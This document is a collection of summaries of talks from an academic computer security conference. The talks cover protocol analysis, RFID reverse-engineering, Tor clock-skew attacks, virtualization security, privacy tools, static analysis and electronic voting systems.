  John Mitchell, Stanford University

Summarized by Bryan Parno (parno@cmu.edu)

Professor John Mitchell began his talk by considering why we need formal analysis tools for network protocols. He noted that many network protocols exist today, including mobile IPv6 protocols, 802.11, TLS, and IPSec. Many of these protocols had errors in their initial designs. These errors often look simple or obvious in retrospect, but similar errors continue to arise. As a result, it is worthwhile to analyze these protocols for bugs and try to prove the protocols correct. Since people keep designing new protocols, we need general analysis tools that can be reused. Such tools always use simplifying assumptions, so diversity and overlap in methods are beneficial.

In fact, the protocol analysis community has developed several approaches, including cryptographic reductions and symbolic methods. Cryptographic reductions attempt to relate the security of a protocol to the security of basic cryptographic primitives. This is the basis for methods such as Universal Composability, Simulateability, and Probabilistic Polynomial-time Process Calculus. Symbolic methods, in contrast, create a model of the protocol participants and their interactions and apply tools to reason about the resulting properties. Symbolic method techniques include model checking, symbolic search, and theorem proving. Professor Mitchell noted that many of these symbolic approaches use relatively crude methods of representing computation, but nonetheless they actually work quite well. He then proceeded to highlight some of the principal symbolic method techniques.

In the Symbolic Model, also referred to as the Dolev-Yao model, messages are represented as algebraic expressions. The adversary behaves nondeterministically, observes and controls all communication, and can break messages into pieces, but it cannot break basic cryptographic primitives. Although this model is highly abstract, Professor Mitchell noted that it has the advantage that you can hand it to a smart Master's student, and the student can start finding protocol bugs in a month or two.

Automated Finite-State Analysis defines the protocol as a finite-state system and then explores reachable states. It typically requires bounds on the number of protocol steps and participants, although recent optimizations have reduced the number of states that need to be explored by several orders of magnitude. State explosion can be a problem, but Professor Mitchell opined that the true limiting factor is the ability to understand and articulate desirable security properties for the system.

Professor Mitchell then turned to Protocol Composition Logic (PCL), which has been one of his group's major research efforts. The goal is to create an evolving framework that allows one to prove security properties of current protocols using direct reasoning that does not mention the actions of the attacker. Participants are represented as programs composed of a series of actions. Starting from some simple axioms, such as who can decrypt messages and how signatures work, they then attempt to proves formulas true at various positions of a protocol run. They have analyzed a number of protocols, including 802.11i, Kerberos, and EAP. They typically begin by using model checking to discover the easy errors, and then use PCL to create proofs of correctness and security.

Lately, Professor Mitchell has turned his attention to Computational PCL (CPCL), which aims to apply PCL reasoning while achieving the same guarantees you would get from a cryptographic reduction. They have developed a soundness proof showing that this is indeed possible. As a result, they have a tool for using symbolic logic to prove security properties of network protocols that employ public key encryption.

In the subsequent question-and-answer session, an audience member asked whether PCL had been added to the Isabelle prover. Professor Mitchell explained that PCL has not yet been fully formalized, and hence moving it to a fully automated proving environment, such as Isabelle, would require a considerable amount of work. Bill Aiello, from the University of British Columbia and an author of the Just Fast Rekeying (JFK) protocol, asked whether Professor Mitchell's group found any flaws in JFK. He was relieved to hear that no flaws had been found. He followed up by noting that cryptographers have lately taken an interest in moving away from asymptotic bounds and toward more concrete expressions of a protocol's strength, based, for example, on the number of queries made by the adversary. He wondered whether CPCL could provide similarly concrete numbers. Professor Mitchell agreed that it should be possible to provide such numbers but that CPCL cannot do so at present. He is currently collaborating with Joe Halpern and Anupam Datta to extend CPCL to provide concrete limits, but there is still a considerable amount of work remaining. Finally, Peter Neumann inquired whether there was any hope of synergy among the various groups working on protocol analysis tools, and whether we might eventually be able to compose the results from multiple groups. Professor Mitchell agreed that this would be a great research direction. However, he noted that to compose these disparate results, each group would need to explicitly state the assumptions and dependencies of the approach they used.

HARDWARE AND SECURITY

Summarized by Joshua Schiffman (jschiffm@cse.psu.edu)

- ***Reverse-Engineering a Cryptographic RFID Tag***
  Karsten Nohl and David Evans, University of Virginia; Starbug and Henryk Plötz, Chaos Computer Club, Berlin

Obscurity and obfuscation are used to protect secrets to prevent competitors from stealing them. However, these protections are always temporary and, given enough time, reverse engineering can be used to discover the hidden algorithm. In this presentation, the Mifare Classic RFID tag was the target. To obtain the tags, the authors first chemically extracted the chips using acetone to melt away Oyster cards. Later, they realized that blank Mifare Classic chips are even easier to obtain.

The chips are 1 mm on a side and can be seen under optical microscope. To discover which logic components were used in the chip design, the team used sandpaper to carefully grind down the chip. At each layer, a 500× microscope and one-megapixel camera were used to capture an image of the gates. At this point, the presenter showed a cryptic picture of hieroglyphic-like NAND and inverter. Using a custom Matlab script, they are able to identify about 70 different logic functions; these are available at http://siliconzoo.org/.

By using manual traces (later automated) of 1500 connections, the authors were able to successfully reverse-engineer the RFID tag. The presenter then discussed several available countermeasures that were shown to be ineffective against automated reverse-engineering. These included reordering connections in nonintuitive ways and adding nonfunctioning dummy cells and super-dense chips. They even were able to identify several severe flaws in the Mifare Classic's encryption algorithm which lets anyone recover the key quickly with an offline attack, using about 500 GB of possible keys, or even with a SAT solver.

One audience member questioned whether this technique would be effective in recovering keys stored in memory. The speaker said that current approaches store the keys in memory in an encrypted form and that with reverse engineering the algorithm could be cracked. As a follow-up, another person asked if the team's approach could discover the algorithms stored in programmable memory. The reply was that the algorithm would most likely be stored in an encrypted form on the device and that the encryption algorithm used to decipher it could be found using the techniques discussed in the talk.

- ***Practical Symmetric Key Cryptography on Modern Graphics Hardware***
  Owen Harrison and John Waldron, Trinity College Dublin

As CPUs get faster, their rate of improvement is always hindered by incredible heat and power costs. By comparison, modern GPUs are outpacing CPUs in terms of gigaFLOPs. GPUs such as the NVIDIA GT200 contain 1.4 billion transistors and 240 processing cores and can run at 933 gigaFLOPs. These GPUs are specialized for highly parallel computation and have more transistors devoted to data processing than to data caching and flow control. In addition, the video games market is constantly applying pressure on graphics card developers to maximize their performance.

To use this computing power for cryptographic tasks, programmers would typically convert the task into geometric representations and perform transformation on them. This was often an awkward and nonintuitive task, owing to the use of generic APIs such as OpenGL. Recently, NVIDIA released the Compute Unified Device Architecture (CUDA) as a set of developer tools to program for execution on GPUs. This provides a standard C interface with simple extensions. Writes are scattered and threads must run in groups of at least 32 that perform identical instructions.

The authors wrote a parallel AES implementation that executed in batches of 256 threads. By locking the encryption schedule page on the CPU and storing the lookup tables on the GPU, they were able to get high-speed DMA transfers. The major performance penalty came from sending data over the PCIe bus to and from the GPU and the CPU. However, the final result was greatly accelerated encryption times on the GPU.

A member of the audience wondered what the future of GPUs would be if people began regularly using them for cryptography. In response, the speaker indicated that the graphics cards would contain multiple GPUs that could be used in a more general-purpose fashion.

- ***An Improved Clock-skew Measurement Technique for Revealing Hidden Services***
  Sebastian Zander, Swinburne University of Technology, Australia; Steven J. Murdoch, Computer Laboratory, University of Cambridge

Steven Murdoch demonstrated how clock skew could be used to identify services that are anonymized in Tor. Tor is a low-latency anonymity system, which can use pseudonyms to mask the identity (IP address) of "hidden services," among other anonymity features. The basic intuition of the attack is that CPU load will affect temperature, causing clock skew, which in turn affects the timestamps. This is because temperature has a small but remotely measurable effect on clock skew that affects it in an approximately linear fashion. The attack then reduces to profiling several machines, through requesting timestamps and measuring clock skew.

To track response times, the authors used the HTTP timestamp header, since it would bypass most firewalls and is end-to-end even in the Tor system. By subtracting the gradient of the constant skew, a noise band of 1 second for HTTP timestamps (1 Hz clock resolution) was found. For TCP timestamps (often 1 kHz), the noise band is 1 ms. Finally, by removing the noise and differentiating the skew to compare temperature, an attacker can identify periods of high and low CPU load. This can even be used to roughly geographically position machines with low granularity.

The noise in the timestamps came from two sources: network jitter, which could cause any range of delays, and the more predominant "quantization noise," which came from timestamp rounding down. The team was able to eliminate this noise by synchronizing the probing with the clock. This allowed the accuracy of the sampling to be independent of the clock frequency.

One person questioned whether this technique could be applied to detecting virtual machines sharing the same CPU. The speaker felt this was possible and pointed to http://www.caida.org/publications/papers/2005/fingerprinting on how to spot Honeyd instances. Another audience member noted that this work was done on only 19 machines, but in the real world there could be millions of candidate hidden services. The speaker agreed that, for this attack to work, the adversary would need a manageable number of candidates. Using the Tor directory would help to narrow this list if the service was also a Tor node.

INVITED TALK

- ***Enterprise Security in the Brave New (Virtual) World***
  Tal Garfinkel, VMware

Summarized by Sandra Rueda (ruedarod@cse.psu.edu)

The main subject of this talk was the broad use of virtual machines and how this technique has changed multiple aspects of computing environments. Virtual machines have been widely adopted, being used in various tasks such as test and development, dynamic resource management, disaster recovery, and enterprise desktop management.

The advantages of virtual machines include but are not limited to server consolidation, multiplexing, security and fault isolation, performance isolation, encapsulation, hot migration, and zero-downtime hardware maintenance. Virtual machines also help in the automation of IP processes, virtual machine tracking, and policy enforcement and control.

This technique also creates challenges that must be addressed: (1) IT managers have to cope with transience. This feature causes loss of visibility, which may affect tasks such as patch installation, software updates, and vulnerability scans. (2) Network managers have to cope with mobility. Today networks are not built with mobility in mind; for instance, firewalls have static rules. (3) Ownership and accountability are not directly related, since the owner of a system may be different from the owner of the virtual machine and several virtual machines coexist in a single system.

Also, there are several research questions in the area of virtual machine management. (1) How does one deal with virtual time? Virtual time is not monotonic; therefore it is not always sequential. This creates problems with patches, network configuration state, and access controls. In addition, mechanisms that require fresh nonces may break. (2) How does one deal with traffic between virtual machines? What machines are allowed to exchange data? (3) How does one handle the TCB for a virtual machine, given its mobility (virtual machines may migrate several times across multiple systems)?

At the end of the talk the speaker highlighted that virtualization is becoming ubiquitous. It is changing the way we design systems, and existing security architectures must adapt.

People quickly queued up to ask questions in the few minutes remaining. Peter Neumann delivered a rebuke to the speaker, saying that Garfinkel had told us much about the features of virtualization and very little about security. By the time Neumann had finished, there was no time left for additional questions.

SYSTEMS SECURITY

Summarized by Gaurav Shah (gauravsh@cis.upenn.edu)

- ***NetAuth: Supporting User-Based Network Services***
  Manigandan Radhakrishnan and Jon A. Solworth, University of Illinois at Chicago

Manigandan Radhakrishnan described the NetAuth system for providing OS support for user-based network services. Mani started by describing user-based network services (UBNS), a class of network services that are customized based on the user making the request. One example of that would be an IMAP email server, where the network application privileges and services provided would depend on the user making the request. In the current way of doing things, each application independently has the responsibility of getting the security right. This usually involves some form of user authentication, followed by authorization in the form of privilege limitation to limit the damage in case the application is compromised. Most UNIX and UNIX-like systems provide no OS support for such features in an application. This makes the separation of privileged from nonprivileged portions of the code error-prone and ad hoc and the sole responsibility of each application developer.

NetAuth tries to solve the problem by adding OS support for authentication as part of accepting a network connection. Moreover, customization of the service in the form of limiting privileges is also enforced at the system level and can't be bypassed by the application. Implementationwise, this can be done by making kernel-level changes on the server side and a user-space proxy on the client end. One of the features of the implementation is the splitting of the accept() system call into pre_accept() and accept_by_user(), which perform the authentication and authorization as part of connection establishment. The authors tested their system by porting Dovecot, a popular open-source IMAP server, to use a NetAuth system. In the original version, the code to perform authentication and authorization takes up almost 35% (around 9300 lines) of the total code length. Using NetAuth, this can be reduced to just 2 lines of code without any significant performance bottlenecks.

One of the audience members asked whether this affects other processes that are using other system calls. Mani said that, since the only change is in additional system calls, other applications are not affected. Will Enck asked whether the system is equivalent to moving two privileged processes (authentication and authorization) inside the kernel and if so, how does it get the user authentication information. The author explained that the information required by the kernel would be pushed back using some form of a system-level agent running on the host in question.

- ***Hypervisor Support for Identifying Covertly Executing Binaries***
  Lionel Litty, H. Andrés Lagar-Cavilla, and David Lie, University of Toronto

Lionel Litty described the problem of determining whether a system has been compromised after it has been through a harmful environment. The usual monitoring tools (e.g., Process Explorer on Windows) only work if they or the underlying OS hasn't been compromised. Many previously described solutions have proposed moving the security application to a hypervisor that monitors the state of the OS using nonbinding information derived from the OS source and symbol information and by sampling the system state periodically. Both approaches have problems. Specifically, malicious software can elude detection by manipulating the nonbinding information available to the hypervisor. Litty et al. propose a hypervisor-based solution dubbed Patagonix which handles this problem by monitoring at the hardware-event level instead of using nonbinding information from the OS. However, the system doesn't try to identify high-level scripts being run, nor does it work for dynamically generated code.

Patagonix uses an identity oracle whose job is to identify processes running on the system. This is done by initially marking all pages as nonexecutable. The first instruction fetch from a page causes a trap to the hypervisor, which invokes the identity oracle. The identity oracles take hashes of page-sized chunks of each binary initially. At run time, matching is performed with the loaded pages in the memory to identify the application. For detecting PE (Windows) binaries, which don't use position-independent code, the oracle uses heuristics based on comparisons of the code-entry offsets of the binary. Patagonix was able to identify all rootkits with which the authors tested the system. Moreover, the performance overhead based on various benchmarks was fairly minimal, the largest being when a system was booted up.

An audience member asked whether either only good or only bad executables are collected by the identity oracle. Litty replied that the system collects all binaries, as its job is to identify which code is running and not to ascertain whether the code is malicious. The next question was whether the system works with polymorphic code, since the system is essentially a signature-based system. Litty said that, in this case, the system will classify the program as unidentified, which won't happen with good programs. As to whether malware can use code injection into runtime packed applications to attack the system, Litty explained that since the system doesn't deal with dynamically generated code, it can't differentiate between dynamic injection and dynamic creation of code. The final question concerned the differences between this approach and Segvisor. Litty replied that Segvisor requires modification to the kernel and only identifies code within it. Patagonix and Segvisor are similar works but differ in their scope.

- ***Selective Versioning in a Secure Disk System***
  Swaminathan Sundararaman, Gopalan Sivathanu, and Erez Zadok, Stony Brook University

In today's systems, data protection is coupled tightly with the OS. An OS compromise usually also leads to a data compromise. Swaminathan Sundararaman described the selective versioning in a secure disk system (SVSDS) in which the OS and the filesystem are untrusted but the disk hardware is trusted. SVSDS uses selective versioning of data to provide security properties not available in the traditional disk model. In particular, it gives more importance to versioning metadata information to ensure reachability of data in a filesystem. SVSDS is based on the previously proposed type safe disk (TSD), where free space management is moved to the disk firmware and the filesystem itself only deals with namespace management. SVSDS augments a TSD firmware with additional layers that deal with storage virtualization, version management, and managing constraints (to keep track of important blocks belonging to system files). This addition allows SVSDS to achieve important security goals.

The first goal is to prevent protected data from being deleted. This is done by using a storage virtualization layer. Using a logical-to-physical block mapping table, SVSDS protects a physical block from being modified or deleted. The second goal of SVSDS is transparent versioning. A version table keeps track of the page table for each subsequent revision of the file. A modified block causes a new block to be allocated and written to, and the page table is then modified.

The old page table and block are still retained. The next goal of the system is to have selective versioning, that is, versioning restricted to critical data. The administrative interface to instruct the system to perform communicates with the disk using a separate hardware port. Finally, to protect important system-level files, the administrator can specify read-only and append-only constraints for certain files. The main limitation of the system is that it currently versions at a fixed time granularity (30 seconds in the prototype) and doesn't support logical abstractions. Also, the system isn't very well protected against DoS attacks and would typically require intervention from the system administrator if the disk is locked out. Evaluation of SVSDS was done using the PostMark benchmark as well as source compiles of OpenSSH and the Linux kernel. The authors found the overhead to be fairly small. Interestingly, the actual wait times for disk operations are reduced in a few cases, because random writes being get turned into sequential write owing to copy-on-write semantics.

If different blocks are versioned at different times, asked Ping Yee, wouldn't that cause versions to become inconsistent? Sundararaman replied that this is a problem and

SVSDS needs a consistency checker to take care of the problem. The details are described in the paper. Another audience member mentioned that modifying the disk firmware was easy on a lot of commodity disk drives. The author replied that SVSDS would require special hardware to protect against that by, for example, using a ROM chip to store the firmware. Another audience member asked whether such a scheme could be implemented as part of a network file system. The author said that would indeed be possible. To the final question of whether the system had any auditing support for detecting files that have been disabled for versioning by a rootkit or malware, the author replied that they are looking to add such a component as part of future work.

INVITED TALK

■ *Hackernomics*

Hugh Thompson, Chief Security Strategist, People Security

Summarized by Zhenyu Wu (adamwu@cs.wm.edu)

Thompson opened the talk by telling a personal security story he experienced as a high school student in the Bahamas. His high school put up used soda machines received from the United States. These machines accepted only U.S. quarters. However, by accident Thompson and his friends discovered that the Bahamian ten-cent coin, with a size and weight similar to a U.S. quarter, could be used to trick the soda machines. While exploiting the machines to get discount sodas, they soon discovered another, even better exploit: By hitting the coin return button, they could get a U.S. quarter back for each Bahamian ten-cent coin they put in! The exploit became widespread and eventually hit the newspaper. The lesson learned from this story is that vulnerability doesn't have to be a fault or defect. The soda machine is carefully set up and well tested for use within the United States. However, the vulnerability shows up because the deployment context has changed; the coin authentication system simply is not designed to differentiate Bahamian ten-cent pieces from U.S. quarters.

Thompson then said that the IT environment is shifting. He discussed four aspects of that shift. First, there are major changes in technology that impact security, such as a move toward software transactions at the application level or the use of partial trust with different levels of access. Second, the attackers are also changing; attackers are becoming more organized and profit-driven, which makes attackers more effective but also sometimes more predictable. Third, there are shifts in security standards compliance and the consequences of failure, so businesses must adhere to regulations, guidelines, and standards, with security audits being implemented to ensure compliance. Lastly, customer expectations on security are changing, and security is being used as a discriminator.

Thompson provided a definition of "Hackernomics" and its five laws and six corollaries. The first law is "Most attackers aren't evil or insane; they just want something." The two corollaries of this law are: (1) it is very hard to protect against evil attackers, but we can provide protections that makes most attackers look for weaker targets; (2) the appearance of security is effective, as long as it is not easy to test the security level.

The second law is "The type of data that attackers care about is changing." For example, nowadays many online services use pet names and birthdays as password retrieval security questions, and using credit cards online requires owner name and address verification; those types of information are becoming valuable and thus of interest to hackers. The corollary of this law is that big archival problems arise when a new type of data suddenly becomes important. For example, universities used to use social security numbers (SSNs) as student IDs. Nowadays, SSNs are considered a very important element of personal identity, but many people's SSNs can easily be looked up in archives in university libraries.

The third law is "In the absence of metrics, we tend to over-focus on risks that are either familiar or recent." For example, because it was recently reported that each year many laptops with important business data are lost in airports, many companies have started to spend a lot of money to implement company-wide laptop hard-drive encryption, while ignoring other, more likely security risks. Moreover, with increased frequency and damage of attacks, businesses put more focus and budgets on IT security; however, because the firewall is the most familiar security product, many companies ended up buying more and more firewalls and even daisy-chaining them.

The fourth law is "In the absence of security education or experience, people naturally make poor security decisions with technology." Thompson told a funny and sad story that illustrates this law. Back in the days of 5.25-inch floppy disks, one of his friends made backup disks of a mission-critical system and gave them to the secretary to label and keep safe. However, when the system broke down and needed restoration, not one of the backup disks was readable. Only later did his friend learn that the secretary cranked the floppy disks through a typewriter to label them. The corollaries of this law are that software should be made easy to use securely and difficult to use otherwise and that with proper education, specifications, and good metrics, developers are smart enough to do things right.

The fifth law is "Most costly breaches come from simple failures, not from attacker ingenuity." Examples include lost laptops with unencrypted sensitive information and badly chosen passwords. The corollary of this law makes an exception that, with sufficient incentive, bad guys can be very creative. A good example is the use of pornography to entice human users to solve CAPTCHA problems.

During the discussion that followed the presentation, one audience member questioned whether the use of pornography for CAPTCHA solving is really the result of attacker ingenuity, because the discussion of its possibility was "floating around" well before its existence was confirmed. Thompson agreed in this case. Another audience member contributed a "co-law" for the third law: "In the absence of metrics, security practitioners tend to make decisions based on what's possible, not what's probable."

PRIVACY

Summarized by William Enck (enck@cse.psu.edu)

- ***Privacy-Preserving Location Tracking of Lost or Stolen Devices: Cryptographic Techniques and Replacing Trusted Third Parties with DHTs***
  Thomas Ristenpart, University of California, San Diego; Gabriel Maganis, Arvind Krishnamurthy, and Tadayoshi Kohno, University of Washington

Thomas Ristenpart began by informing the audience of recent laptop theft statistics, including an FBI report indicating that 97% of stolen computers are never recovered. In response, users and enterprises are increasingly considering Internet tracking systems to aid in the recovery of stolen devices. However, such systems, if implemented naively, pose significant privacy concerns for end users. For example, a system that periodically emails or otherwise connects to a remote server runs the risk of exposing user habits. Consider the following threats: Unencrypted transmissions can be eavesdropped, recent locations can be retrieved from a local cache (e.g., "Sent Mail"), and the remote server unintentionally contains an enormous record of user movements that is subject to subpoena. A location-tracking system need not have these drawbacks.

Thomas presented three design goals for a privacy-preserving device tracking system: (1) prevent outsiders from learning private data ("piggybacking"); (2) ensure forward privacy; (3) prevent the storage provider from tracking a user. These goals are achieved in the Adeona system (named for the Roman goddess of safe returns). Adeona provides anonymous, unlinkable, and forward-private updates that are efficiently retrievable from a data store. The scheme begins with a Forward-Secure Pseudo-Random Number Generator (FSPRNG) to create an initial seed. The seed is used to create a unique index and encrypt location data, both of which are sent to remote storage. The next update, which occurs at pseudo-random intervals decided by a Poisson variable, derives a new seed from the previous one and repeats the process, after which the previous seed is destroyed. Hence the user need only remember the initial seed to derive all future seeds and indexes. At a later time, the user can then retrieve encrypted location updates by index from the server.

The Adeona system is available as open source from http://adeona.cs.washington.edu, in versions for Linux, Mac OS X, and Windows. The location updates include internal and external IP addresses, nearby routers, access points, and photos (Mac only). The data itself is stored in the OpenDHT distributed hash table, which is freely available to all clients.

Steven Bellovin inquired about the open source license and the additional "I Agree" button on the tool's download Web page. Thomas responded that Adeona is licensed as GPL, with additional indemnification for the researchers. They urge that the software should be used to aid police in laptop recovery as opposed to endangering one's self by confronting the thief directly. Another audience member inquired whether there are mechanisms to prevent abuse of the storage mechanism for arbitrary data. Thomas noted that the paper discusses techniques such as ring or group signatures to verify memberships without compromising a user's anonymity. A third audience member asked how network availability impacts storage updates. Thomas replied that there is a privacy trade-off wherein the tool caches location updates and sends a bulk update when connectivity is restored; specific details can be found in the paper.

- ***Panalyst: Privacy-Aware Remote Error Analysis on Commodity Software***
  Rui Wang and XiaoFeng Wang, Indiana University at Bloomington; Zhuowei Li, Center for Software Excellence, Microsoft

Rui Wang began the presentation by discussing privacy concerns when submitting bug traces to application developers. From the end user's point of view, the memory dump may include private information such as passwords and credit card numbers; however, bug traces are immensely valuable for developers when fixing problems. Therefore Rui and his co-authors aimed to create a method of providing bug reports that minimizes private information while remaining accurate and efficient enough to help the developer. They achieve these goals with the Panalyst bug reporting system.

Panalyst works by iteratively including necessary portions of the memory dump produced on program crash. The bug-reporting framework initially identifies memory locations that potentially contain private information (e.g., inputs from forms in a Web browser or POST queries sent to a Web server). These areas of memory are initially blanked and sent to the Panalyst server, which uses taint analysis and symbolic execution to determine the cause of the crash. When more information is required, the server software generates a list of questions representing desired portions of the memory dump. These questions are sent to the Panalyst client software, where privacy policies (including thresholds of content entropy) are consulted to determine whether answering the questions would compromise the user's privacy. This process of symbolic execution followed by questions and answers continues until the server can determine the cause of the program failure.

Panalyst was implemented and evaluated on a number of different applications, including Newspost, OpenVMPS, Null-HTTPd, Sumus, Light HTTPd, and ATP-HTTPd, versions of which contained bugs and were subject to stack-based overflow, format string errors, and heap-based overflow. All of the evaluated applications except OpenVMPS resulted in less than 10% information leakage; OpenVMPS experiments observed a 28.8% rate of information leakage owing to the type of bug (format string vulnerability).

A member of the audience pointed out that many portions of memory will not contain private information and asked how private portions are distinguished. Wang responded that input fields are partitioned to allow easier discovery and that they are working on better algorithms. Another audience member inquired how Panalyst handles data including embedded integrity codes or encrypted values. Wang replied that the client portion of Panalyst could decrypt the values before performing the analysis. A third audience member asked how Panalyst would respond to a software bug that writes private information to portions of memory not designated as private. Wang said that such a situation would be difficult to handle in Panalyst and that information accidentally written to a public field will be leaked.

- ***Multi-flow Attacks Against Network Flow Watermarking Schemes***
  Negar Kiyavash, Amir Houmansadr, and Nikita Borisov, University of Illinois at Urbana-Champaign

Negar Kiyavash began by describing different uses for watermarking technology, including detecting stepping stones and flows within anonymous networks. She forewarned that watermarking is used by both the "good guys" and the "bad guys," and by "attack" she means defeating the watermarking mechanism itself (e.g., removing it) or simply detecting its existence (depending on the scenario). When applying watermarking techniques to network flows, traffic first passes through some fixed point, called the watermarker (e.g., a router), which encodes a signal; common watermarking techniques modify the spacing between packets within a fixed time interval. The traffic then passes through some sort of distortion (e.g., an anonymization network), before reaching the watermarking detector, which subsequently extracts the signal.

Negar and her coauthors focused on detecting and removing watermarks from interval-based watermarking schemes encoding messages across multiple flows. Specifically, they considered Interval Centroid-Based Watermarking (ICBW), Interval-Based Watermarking (IBW), and a spread-spectrum watermarking scheme (DSSS). Their attack observes packet arrival times, modeling the interarrival times as a Poisson process. This information drives a two-state Markov chain, which indicates the existence of packets in a flow. By properly tuning the model parameters, they were able to detect watermarking "templates" (i.e., gaps within the flow) by aggregating as little as 10 flows. An attacker could then use this information to detect and remove the watermark, defeating the scheme.

Negar concluded the talk by discussing possible countermeasures that strengthen watermarking. Their investigations indicated that changing the position of the intervals produces the best results. There were no questions from the audience.

INVITED TALK

- ***A Couple Billion Lines of Code Later: Static Checking in the Real World***
  Dawson Engler, Stanford University; Ben Chelf, Andy Chou, and Seth Hallem, Coverity

  Summarized by Dave King (dhking@cse.psu.edu)

Dawson Engler is an associate professor at Stanford University. He, along with some of his former students, founded Coverity, a software company that sells static analysis tools to the industry. Coverity has over 400 customers and over 100 employees. The static analysis tool that Coverity uses is a commercialized version of a bug-finding tool that Engler and his lab had developed in academia. Before commercialization, their static analysis tool had been successfully executed on the BSD and Linux kernels; this led to them thinking there was little work to be done beyond boxing and selling the product. His talk focused on the large number of unexpected issues Coverity ran into while dealing with customers and selling a static analysis tool in the computer science industry.

Coverity checks code to make sure that certain ad hoc correctness rules are satisfied; for example, every time a lock is acquired, it is always released. Because systems have many constraints of this kind and many lines of code, they contain numerous bugs that are easy for a static analysis tool to find. If, when run, an analysis tool does not find thousands of errors in a typical codebase, then, said Engler, there is something wrong with the analysis.

For every prospective customer, Coverity does an on-site visit for a day. Its analysis tool is set up to work on the company's source code in the morning; in the afternoon, it holds a meeting with the group to review some of the bugs the analysis has found. This on-site visit is meant to impress the client with how easily Coverity can be inserted into the development process (the first half of the day) and how it finds valuable bugs (the second half of the day). This requires an analysis that easily adapts to different codebases, because if something is wrong, there is no time to fix it. Most of the difficulties that the Coverity team has had with adapting to codebases are in compiling code that has been compiled with nonstandard compilers, uses domain-specific syntax, or uses nonstandard build hacks in order to compile. If any compiler allows it, then a static analysis checking tool must also allow it. However, the lack of uniformity among C and C++ compilers introduces a large number of syntax variants that any C/C++ static analysis tool must also handle. Engler stressed that these problems are not interesting from a research perspective, but without addressing them, no sales will be made, because the customers will not be able to evaluate the quality of your analysis.

Social factors also proved surprising. Customers may dismiss legitimate bug reports as false positives if they are unable to understand the error. Other customers may not view bugs as worth eliminating, believing that if a bug occurs at runtime, the worst that will happen to them will be a call from a customer. Other bugs could be recovered from simply by rebooting the system, and if the QA department is unable to reproduce a bug, nobody can be blamed for it. Rather than arguing with the customer about bug reports, Engler suggested bringing large groups of people to the bug presentation meeting; the more people in the room, the greater the likelihood that someone will understand what you are talking about.

Another surprise was that customers have viewed improvement in Coverity's analysis as bad. Upgrades might increase the number of total errors, interfering with the customer's attempt to use Coverity's warnings as a metric of code quality. If a customer has fixed a thousand bugs and the new release, through better analysis, reveals a thousand more bugs, the customer is likely to feel that the upgrade has undone all of their work. False positives are also important: The first few error reports presented to the customer as a demonstration of the tool must not be false positives, and anything over a 20%–30% false-positive rate leads to the tool being untrusted, meaning that complicated but real error reports may be dismissed as false positives as well.

Engler concluded by reflecting that over the past four years customers have become far more receptive to the idea of static analysis, being aware of the positives it brings to a code project. As a result, it is much easier to sell static analysis tools to companies. As long as your analysis tool is able to find the source code and parse and compile it, and is set up correctly, it will find serious bugs.

One of the questions involved fixing: Although Coverity's static analysis can identify bugs, would there be a place in the market for an automatic resolver? Engler said that this would be possible, but care would have to be taken in how resolutions were inserted. Other questions focused on the customers themselves. Engler indicated that developers with a CMMI rating were likely to have a better overall quality of code, since developers following a coding standard are going to produce better code. Engler also said that the difficulties associated with parsing domain-specific extensions to C and other issues related to other exotic tools were unlikely to go away.

VOTING AND TRUSTED SYSTEMS

Summarized by Micah Sherr (msherr@cis.upenn.edu)

- ***Verifying Compliance of Trusted Programs***
  Sandra Rueda, Dave King, and Trent Jaeger, The Pennsylvania State University

Sandra Rueda began her presentation by noting that trusted programs are expected to perform safe operations even though they have sufficient rights to exhibit unsafe behavior. The introduction of security-typed languages and reference monitors alleviates the need to blindly trust trusted applications. However, both techniques are only useful for verifying that trusted programs adhere to program policies. Sandra Rueda and her colleagues propose a mechanism for automating the composition of program and system security policies as well as the verification that a trusted program is compliant with the produced composite policy.

To automate the composition of program and system policies, Sandra Rueda and her co-authors envision augmenting Linux installation package programs with policy specifications and policy modules, the latter of which describe the rights that the system must grant for the application to operate correctly. Using their insight that "program integrity dominates system integrity (PIDSI)" to simplify relating program and system policies, information flow techniques can be utilized to compose policies. Compliance testing can similarly be achieved by rephrasing the problem of verification in terms of reachability in the information flow graphs.

Peter Neumann pointed out that there may be some confusion between the terms "information flow" and "control flow." He explained that information flow relates to multilevel security properties, whereas control flow describes the technique of never depending on any component that has a lower level of trust.

- ***Helios: Web-based Open-Audit Voting***
  Ben Adida, Harvard University

Ben Adida began his talk by describing the promise of open-audit voting, in which any voter can both validate that his or her ballot has been cast by finding the encryption of his or her vote on a publicly accessible Web site and also provably confirm the winner of the election by following a "fantastic" cryptographic proof. Adida's Web-based open audit tool, Helios, brings us a step closer to this open-audit ideal.

Unlike voting systems used in public elections in the United States, Helios is designed for low-coercion elections and uses the Web browser as the voter interface. Although Helios does not introduce any novel cryptographic voting protocols, the contributions of the system are its ease of use and its ability to perform all cryptographic operations within the voter's Web browser. Adida described his "bag of tricks" for achieving the latter feature.

To illustrate the usability of his system, Adida performed a live demonstration by voting in an election (along with a handful of other conference attendees), obtaining a cryptographic receipt of his vote, confirming that his vote had been cast using his receipt, and tallying the results and outputting a cryptographic proof of the winner. Helios is currently available as a Web service at http://www.heliosvoting.org/.

Steve Bellovin wondered why voters who are not experts in cryptography should believe Helios's mathematical guarantees. Adida responded that it is not necessary for all voters to understand the security properties of an election. As with most complex systems, the public relies on experts for informed assessments. Adida posited that voters would be satisfied with a system that has been described as secure by experts in the field.

- ***VoteBox: A Tamper-evident, Verifiable Electronic Voting System***
  Daniel Sandler, Kyle Derr, and Dan S. Wallach, Rice University

Despite the heavy criticism of deployed DRE (touchscreen) voting systems by the academic security community, Daniel Sandler noted that DRE systems have potential benefits (e.g., accessibility, instant feedback, flexibility, and a high level of user satisfaction). He and his colleagues propose a DRE system, VoteBox, that attempts to transition toward "software independence," a property that prevents undetected system problems from creating undetectable changes in election results. To move toward this goal, VoteBox relies on a small trusted computing base, maintains "believable" audit logs backed by cryptographic guarantees, and offers both cast-as-intended and counted-as-cast voter verifiability.

Sandler described VoteBox as a composite of existing secure voting system techniques. VoteBox utilizes prerendered user interfaces to minimize the code running on the voting machine. Auditorium, a failure-resistant and temper-evident network layer, is used to broadcast election events to all VoteBox terminals in the polling place. Using hash chaining and signed broadcast messages, Auditorium provides provable ordering of events and completeness of audit logs. Additionally, VoteBox uses a variation of Josh Benaloh's ballot challenge mechanism to provide evidence that the system is correctly recording ballots. After a voter has marked his or her selections, VoteBox publicly commits to the voter's choices by sending an encrypted commitment message to a remote challenge center. When a voter issues a challenge, VoteBox reveals the key used to encrypt the public commitment, proving that VoteBox had previously committed to the challenged (and consequently spoiled) ballot.

